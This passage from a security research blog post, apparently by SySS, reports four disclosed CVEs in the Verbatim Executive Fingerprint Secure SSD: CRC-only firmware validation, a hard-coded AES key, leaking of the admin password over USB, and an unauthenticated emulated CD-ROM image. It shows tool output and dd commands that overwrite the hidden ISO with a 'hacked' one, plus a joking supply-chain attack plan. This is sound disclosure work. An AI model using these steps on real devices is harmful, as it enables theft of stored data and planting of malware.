<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/tux_ecb.jpg" alt="Manual device lock warning" />
<em>Image of Tux (left) and its ECB encrypted image data (right) <a href="https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook_(ECB)">illustrating ECB mode of operation on Wikipedia</a></em></p>

<p>This found security issue was reported in the course of our responsible disclosure program via the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-010.txt">SYSS-2022-010</a> and was assigned the CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28382">CVE-2022-28382</a>.</p>

<h1 id="firmware-analysis">Firmware Analysis</h1>

<p>The SPI flash memory chip (XT25F01D) of the <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a> contains the firmware for the USB-to-SATA bridge controller Initio INIC-3637EN. The content of this SPI flash memory chip could be extracted using the universal programmer <a href="https://xgecu.myshopify.com/collections/xgecu-t56-programmer">XGecu T56</a>.</p>

<p>When analyzing the firmware, it could be found out that the firmware validation only consists of a simple CRC-16 check using <a href="https://en.wikipedia.org/wiki/XMODEM#XMODEM-CRC">XMODEM CRC-16</a>. Thus, an attacker is able to store malicious firmware code for the INIC-3637EN with a correct checksum on the used SPI flash memory chip.</p>

<p>For updating modified firmware images, a simple Python tool was developed that fixes the required CRC-16, as the following output exemplarily shows.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>$ python update-firmaware.py firmware_hacked.bin
Verbatim Executive Fingerprint Secure SSD Firmware Updater v0.1 - Matthias Deeg, SySS GmbH (c) 2022
[*] Computed CRC-16 (0x7087) does not match stored CRC-16 (0x48EE).
[*] Successfully updated firmware file
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Thus, an attacker is able to store malicious firmware code for the INIC-3637EN with a correct checksum on the used SPI flash memory chip (XT25F01D), which then gets successfully executed by the USB-to-SATA bridge controller. For instance, this security vulnerability could be exploited in a so-called supply chain attack when the device is still on its way to its legitimate user.</p>

<p>An attacker with temporary physical access during the supply could program a modified firmware on the <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a>, which always uses an attacker-controlled AES key for the data encryption, for example. If the attacker later on gains access to the used USB drive, he can simply decrypt all contained user data.</p>

<p>This found security issue concerning the insufficient firmware validation, which allows an attacker to store malicious firmware code for the USB-to-SATA bridge controller on the USB drive, was reported in the course of our responsible disclosure program via the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-011.txt">SYSS-2022-011</a> and was assigned the CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28383">CVE-2022-28383</a>.</p>

<h1 id="protocol-analysis">Protocol Analysis</h1>

<p>The hardware design of the <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a> allowed for sniffing the serial communication between the fingerprint sensor controller (INIC-3782N) and the USB-to-SATA bridge controller (INIC-3637EN).</p>

<p>The following Figure exemplarily shows exchanged data when unlocking the device with a correct fingerprint. The actual communication is bidirectional and different data packets are exchanged during an unlocking process.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/fingerprint_executive_secure_serial_communication.jpg" alt="Sniffed serial communication when unlocking with a correct fingerprint" />
<em>Sniffed serial communication when unlocking with a correct fingerprint shown in logic analyzer</em></p>
<p>In the course of this research project, no further time was spent to analyze the used proprietary protocol between the fingerprint sensor controller and the USB-to-SATA bridge controller, as a simpler way could be found to attack this device, which is described in the next section.</p>

<h1 id="user-authentication">User Authentication</h1>

<p>The <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a> supports the following two user authentication methods:</p>

<ol>
  <li>Biometric authentication via fingerprint</li>
  <li>Password-based authentication</li>
</ol>

<p>For the biometric authentication, a fingerprint sensor and a specific microcontroller (INIC-3782N) are used. Unfortunately, no public information about the INIC-3782N could be found, like data sheets or programming manuals.</p>

<p>For the registration of fingerprints, a client software (available for Windows or macOS) is used. The client software also supports a password-based authentication for accessing the administrative features and unlocking the secure disk partition containing the user data. The following Figure shows the login dialog of the provided client software for Windows.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_fingerprint_secure_password_authentication.jpg" alt="Password-based authentication via Windows client software" />
<em>Password-based authentication for administrator (<code class="language-plaintext highlighter-rouge">VerbatimSecure.exe</code>)</em></p>
<h1 id="software-analysis">Software Analysis</h1>

<p>The client software for Windows and macOS is provided on an emulated CD-ROM drive of the <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a>, as the following Figure exemplarily illustrates.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/emulated_cdrom_drive.jpg" alt="Emulated CD-ROM drive with client software" />
<em>Emulated CD-ROM drive with client software</em></p>

<p>During this research project, only the Windows software in form of the executable <code class="language-plaintext highlighter-rouge">VerbatimSecure.exe</code> was analyzed. This Windows client software communicates with the USB storage device via <code class="language-plaintext highlighter-rouge">IOCTL_SCSI_PASS_THROUGH</code> (<code class="language-plaintext highlighter-rouge">0x4D004</code>) commands using the Windows API function <code class="language-plaintext highlighter-rouge">DeviceIoControl</code>. However, simply analyzing the USB communication by setting a breakpoint on this API function in a software debugger like [x64dbg][x64db] was not possible, because the USB communication is AES-encrypted as the following Figure exemplarily illustrates.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_fingerprint_secure_encrypted_usb_communication.jpg" alt="Encrypted USB communication via DeviceIoControl" />
<em>Encrypted USB communication via <code class="language-plaintext highlighter-rouge">DeviceIoControl</code></em></p>

<p>Fortunately, the Windows client software is very analysis-friendly, as meaningful symbol names are present in the executable, for example concerning the used AES encryption for protecting the USB communication.</p>

<p>The following Figure shows the AES (<a href="https://en.wikipedia.org/wiki/Advanced_Encryption_Standard">Rijndael</a>) functions found in the Windows executable <code class="language-plaintext highlighter-rouge">VerbatimSecure.exe</code>.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/windows_software_aes_functions.jpg" alt="AES functions of the Windows client software" />

<em>AES functions of the Windows client software</em></p>

<p>Here, especially the two functions named <code class="language-plaintext highlighter-rouge">CRijndael::Encrypt</code> and <code class="language-plaintext highlighter-rouge">CRijndael::Decrypt</code> were of greater interest.</p>

<p>Furthermore, runtime analyses of the Windows client software using a software debugger like <a href="https://x64dbg.com/">x64dbg</a> could be performed without any issues. And in doing so, it was possible to analyze the AES-encrypted USB communication in cleartext, as the following Figure with a decrypted response from the USB flash drive illustrates.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_fingerprint_secure_usb_data_decrypted.jpg" alt="Decrypted USB communication (response from device)" />

<em>Decrypted USB communication (response from device)</em></p>

<p>For securing the USB communication, AES with a hard-coded cryptographic key is used.</p>

<p>When analyzing the USB communication between the client software and the USB storage device, a very interesting and concerning observation was made. That is, before the login dialog with the password-based authentication is shown, there was already some USB device communication with sensitive data. And this sensitive data was nothing less than the currently set password for the administrative access.</p>

<p>The following Figure shows the corresponding decrypted USB device response with the current administrator password <code class="language-plaintext highlighter-rouge">S3cretP4ssw0rd</code> in this example.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_fingerprint_secure_decrypted_password.jpg" alt="Decrypted USB device response containing the current administrator password" />

<em>Decrypted USB device response containing the current administrator password</em></p>

<p>Thus, by accessing the decrypted USB communication of this specific IOCTL command, for instance using a software debugger as illustrated in the previous Figure, an attacker can instantly retrieve the correct plaintext password and thus unlock the device in order to gain unauthorized access to its stored user data.</p>

<p>In order to simplify the password retrieval process, a software tool named <code class="language-plaintext highlighter-rouge">Verbatim Fingerprint Secure Password Retriever</code> was developed that can extract the currently set password of a <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a>. The following Figure exemplarily shows the successful retrieval of the password <code class="language-plaintext highlighter-rouge">S3cretP4ssw0rd</code> that was previously set on this test device.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_password_revealer_success.jpg" alt="Successful attacking using the developed Verbatim Fingerprint Secure Password Retriever" />
<em>Successful attacking using the developed Verbatim Fingerprint Secure Password Retriever</em></p>

<p>This found security vulnerability was reported in the course of our responsible disclosure program via the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-009.txt">SYSS-2022-009</a> with the assigned CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28387">CVE-2022-28387</a>.</p>

<p>You can also find a demonstration of this attack in our SySS PoC video <a href="https://www.youtube.com/watch?v=ASHEtvByvd0">Hacking Yet Another Secure USB Flash Drive</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/ASHEtvByvd0" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div>

<h1 id="data-authenticity">Data Authenticity</h1>

<p>As described previously, the client software for administrative purposes is provided on an emulated CD-ROM drive. As my analysis showed, the content of this emulated CD-ROM drive is stored as an ISO-9660 image in the <em>hidden</em> sectors of the USB drive, that can only be accessed using special IOCTL commands, or when installing the drive in an external enclosure.</p>

<p>The following <code class="language-plaintext highlighter-rouge">fdisk</code> output shows disk information using the Verbatim enclosure with a total of 1000179711 sectors.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre># fdisk -l /dev/sda
Disk /dev/sda: 476.92 GiB, 512092012032 bytes, 1000179711 sectors
Disk model: Portable Drive
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xbfc4b04e

Device     Boot Start        End    Sectors   Size Id Type
/dev/sda1        2048 1000171517 1000169470 476.9G  c W95 FAT32 (LBA)
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The next <code class="language-plaintext highlighter-rouge">fdisk</code> output shows the information for the same disk when using an external enclosure where a total of 1000215216 sectors is available.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre># fdisk -l /dev/sda
Disk /dev/sda: 476.94 GiB, 512110190592 bytes, 1000215216 sectors
Disk model: RTL9210B NVME
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
</pre></td></tr></tbody></table></code></pre></div></div>

<p>And in those 35505 <em>hidden</em> sectors concerning the tested 512 GB version of the <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a>, the ISO-9660 image with the content of the emulated CD-ROM drive is stored, as the following output illustrates.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre># dd if=/dev/sda bs=512 skip=1000179711 of=cdrom.iso
35505+0 records in
35505+0 records out
18178560 bytes (18 MB, 17 MiB) copied, 0.269529 s, 67.4 MB/s

# file cdrom.iso
cdrom.iso: ISO 9660 CD-ROM filesystem data 'VERBATIMSECURE'
</pre></td></tr></tbody></table></code></pre></div></div>

<p>By manipulating this ISO-9660 image or replacing it with another one, an attacker is able to store malicious software on the emulated CD-ROM drive. This malicious software may get executed by an unsuspecting victim when using the device at a later point in time.</p>

<p>The following Figure exemplarily shows what an emulated CD-ROM drive manipulated by an attacker containing malware my look like.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/hacked_iso_image.jpg" alt="Emulated CD-ROM drive with attacker-controlled content" />

<em>Emulated CD-ROM drive with attacker-controlled content</em></p>

<p>The following output exemplarily shows how a <em>hacked</em> ISO-9660 was generated for testing this attack vector.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre># mkisofs -o hacked.iso -J -R -V "VerbatimSecure" ./content

# dd if=hacked.iso of=/dev/sda bs=512 seek=1000179711
25980+0 records in
25980+0 records out
13301760 bytes (13 MB, 13 MiB) copied, 1.3561 s, 9.8 MB/s
</pre></td></tr></tbody></table></code></pre></div></div>

<p>As a thought experiment, this security issue concerning the data authenticity of the ISO-9660 image for the emulated CD-ROM partition could be exploited in an attack scenario one could call <strong><em>The Poor Hacker’s Not Targeted Supply Chain Attack</em></strong> which consists of the following steps:</p>

<ol>
  <li><strong>Buy</strong> vulnerable devices in online shops</li>
  <li><strong>Modify</strong> bought devices by adding malware</li>
  <li><strong>Return</strong> modified devices to vendors</li>
  <li><strong>Hope</strong> that returned devices are resold and not destroyed</li>
  <li><strong>Wait</strong> for potential victims to buy and use the modified devices</li>
  <li><strong>Profit?!</strong></li>
</ol>

<p>This found security issue was reported in the course of our responsible disclosure program via the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-013.txt">SYSS-2022-013</a> with the assigned CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28385">CVE-2022-28385</a>.</p>

<h1 id="summary">Summary</h1>

<p>In this article, the research results leading to four different security vulnerabilities concerning the <a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a> listed in the following Table were presented.</p>

<table>
  <thead>
    <tr>
      <th>Product</th>
      <th>Vulnerability Type</th>
      <th>SySS ID</th>
      <th>CVE ID</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a></td>
      <td>Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-009.txt">SYSS-2022-009</a></td>
      <td><a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28387">CVE-2022-28387</a></td>
    </tr>
    <tr>
      <td><a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a></td>
      <td>Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-010.txt">SYSS-2022-010</a></td>
      <td><a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28382">CVE-2022-28382</a></td>
    </tr>
    <tr>
      <td><a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a></td>
      <td>Missing Immutable Root of Trust in Hardware (CWE-1326)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-011.txt">SYSS-2022-011</a></td>
      <td><a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28383">CVE-2022-28383</a></td>
    </tr>
    <tr>
      <td><a href="https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/">Verbatim Executive Fingerprint Secure SSD</a></td>
      <td>Insufficient Verification of Data Authenticity (CWE-345)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-013.txt">SYSS-2022-013</a></td>
      <td><a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28385">CVE-2022-28385</a></td>
    </tr>
  </tbody>
</table>

<p>Again, these results show, that new portable storage devices with old security issues are still produced and sold today.</p></content>
  

  </entry>

  
  <entry>
    <title>Rooting Mitel Desk Phones Through the Backdoor (CVE-2022-29854, CVE-2022-29855)</title>
